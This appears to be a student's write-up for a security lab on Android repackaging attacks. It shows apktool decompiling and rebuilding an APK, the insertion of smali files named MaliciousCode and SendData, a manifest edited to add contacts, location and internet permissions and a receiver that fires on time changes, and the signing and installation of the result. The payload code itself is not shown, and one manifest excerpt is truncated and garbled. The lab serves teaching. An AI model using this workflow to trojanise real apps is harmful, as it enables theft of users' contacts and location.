

```
[03/17/24]seed@VM:~/Downloads$ adb install united-air.apk
3960 KB/s (162252719 bytes in 40.009s)
Failure [INSTALL_FAILED_OLDER_SDK: Failed parse during installPackageLI: /data/app/vmdl805172018.tmp/base.apk (at Binary XML file line #8): Requires newer sdk version #28 (current version is #25)]
[03/17/24]seed@VM:~/Downloads$ adb install united-air.apk
3913 KB/s (162252719 bytes in 40.484s)
Failure [INSTALL_FAILED_OLDER_SDK: Failed parse during installPackageLI: /data/app/vmdl563809407.tmp/base.apk (at Binary XML file line #8): Requires newer sdk version #28 (current version is #25)]
```

My app did not work due to too new of an sdk

```
RepackagingLab.apk united-air.apk
[03/17/24]seed@VM:~/Downloads$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[03/17/24]seed@VM:~/Downloads$
```

2.2 :Results of apk decompile

```

<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk"
package="com.mobiseed.repackaging" platformBuildVersion="6.0"
platformBuildVersionName="6.0-2166767">
    <uses-permission android:name="android.permission"
    <uses-permission android:name="android.permission"
    <application android:allowBackup="true" android:do
android:icon="@drawable/mobiseedcrop" android:label="(
android:supportsRtl="true" android:theme="@style/AppTh
    <receiver android:name="com.MaliciousCode" >
        <activity android:label="@string/app_name"
android:name="com.mobiseed.repackaging.HelloMobiSEED"
AppTheme.NoActionBar">
            <receiver android:name="com.MaliciousCode" >
                <intent-filter>
                    <action android:name="android.intent.
                    <action android:name="android.intent.
                    <category android:name="android.inten
                </intent-filter>
            </activity>
        </receiver>
    </application>
</manifest>

```

Xml config


```
[03/17/24]seed@VM:~/.../com$ ls
malicious_code  mobiseed
[03/17/24]seed@VM:~/.../com$ cd malicious_code/
[03/17/24]seed@VM:~/.../malicious_code$ ls
MaliciousCode_Location.smali  SendData$1.smali
MaliciousCode.smali          SendData.smali
[03/17/24]seed@VM:~/.../malicious_code$
```

Task 2.3 Screenshots of MaliciousCode in com library, and updated AndroidManifest.xml

```
root@VM:/home/seed/Downloads# apktool b RepackagingLab -o RepackagingLab_modified2.apk
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```


```
root@VM:/home/seed/Downloads# jarsigner -keystore mykey.keystore RepackagingLab_modified2.apk miguel
Enter Passphrase for keystore:
jar signed.
```

```
Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not
rtificate's expiration date (2024-06-15) or after any future revocation date.
```


Task 2.4 Screenshot of results of apktool build and keytool command. Use your name as the alias

```
[03/17/24]seed@VM:~/Downloads$ adb install RepackagingLab_modified.apk
5360 KB/s (1428635 bytes in 0.260s)
Success
[03/17/24]seed@VM:~/Downloads$
```

Task 2.5 Results of adb install



List of contacts including your name



Empty contacts list + Time change

```

?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" platformBuildVersionCode="23" platformBuild$
  <uses-permission android:name="android.permission.READ_CONTACTS" />
  <uses-permission android:name="android.permission.WRITE_CONTACTS" />
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
  <uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/app_name" androi$
    <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar$
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
    <receiver android:name="com.mobiseed.repackaging.MaliciousCode">
      <intent-filter>
        <action android:name="android.intent.action.TIME_SET" />
      </intent-filter>
    </receiver>
  </application>
</manifest>

```

```

root@VM:/home/seed/Downloads/RepackagingLab/smali/com# ls
MaliciousCode_Location.smali MaliciousCode.smali mobiseed SendData$1.smali SendData.smali

```

Screenshots of MaliciousCode, SendData and SendDate\$1 in com library, and updated AndroidManifest.xml

```

root@VM:/home/seed/Downloads# apktool b RepackagingLab -o RepackagingLab_modified2.apk
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...

```

```

root@VM:/home/seed/Downloads# keytool -alias miguel -genkey -v -keystore mykey.keystore
Enter keystore password:
keytool error: java.lang.Exception: Key pair not generated, alias <miguel> already exists
java.lang.Exception: Key pair not generated, alias <miguel> already exists
    at sun.security.tools.keytool.Main.doGenKeyPair(Main.java:1728)
    at sun.security.tools.keytool.Main.doCommands(Main.java:1014)
    at sun.security.tools.keytool.Main.run(Main.java:366)
    at sun.security.tools.keytool.Main.main(Main.java:359)
root@VM:/home/seed/Downloads# jarsigner -keystore mykey.keystore ^C

```

```

root@VM:/home/seed/Downloads# jarsigner -keystore mykey.keystore RepackagingLab_modified2.apk miguel
Enter Passphrase for keystore:
jar signed.

```

```


Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not
rtificate's expiration date (2024-06-15) or after any future revocation date.

```


Screenshot of results of apktool build and keytool command. Use your name as the alias


```
root@VM:/home/seed/Downloads# adb install RepackagingLab_modified2.apk
5181 KB/s (1428765 bytes in 0.269s)
Success
```

Results of adb install



Screenshots of at least two location maps from the Repackaging Attack Lab website.



I for some reason couldn't get the injected code to do a second location after multiple attempts and redoing the building and signing process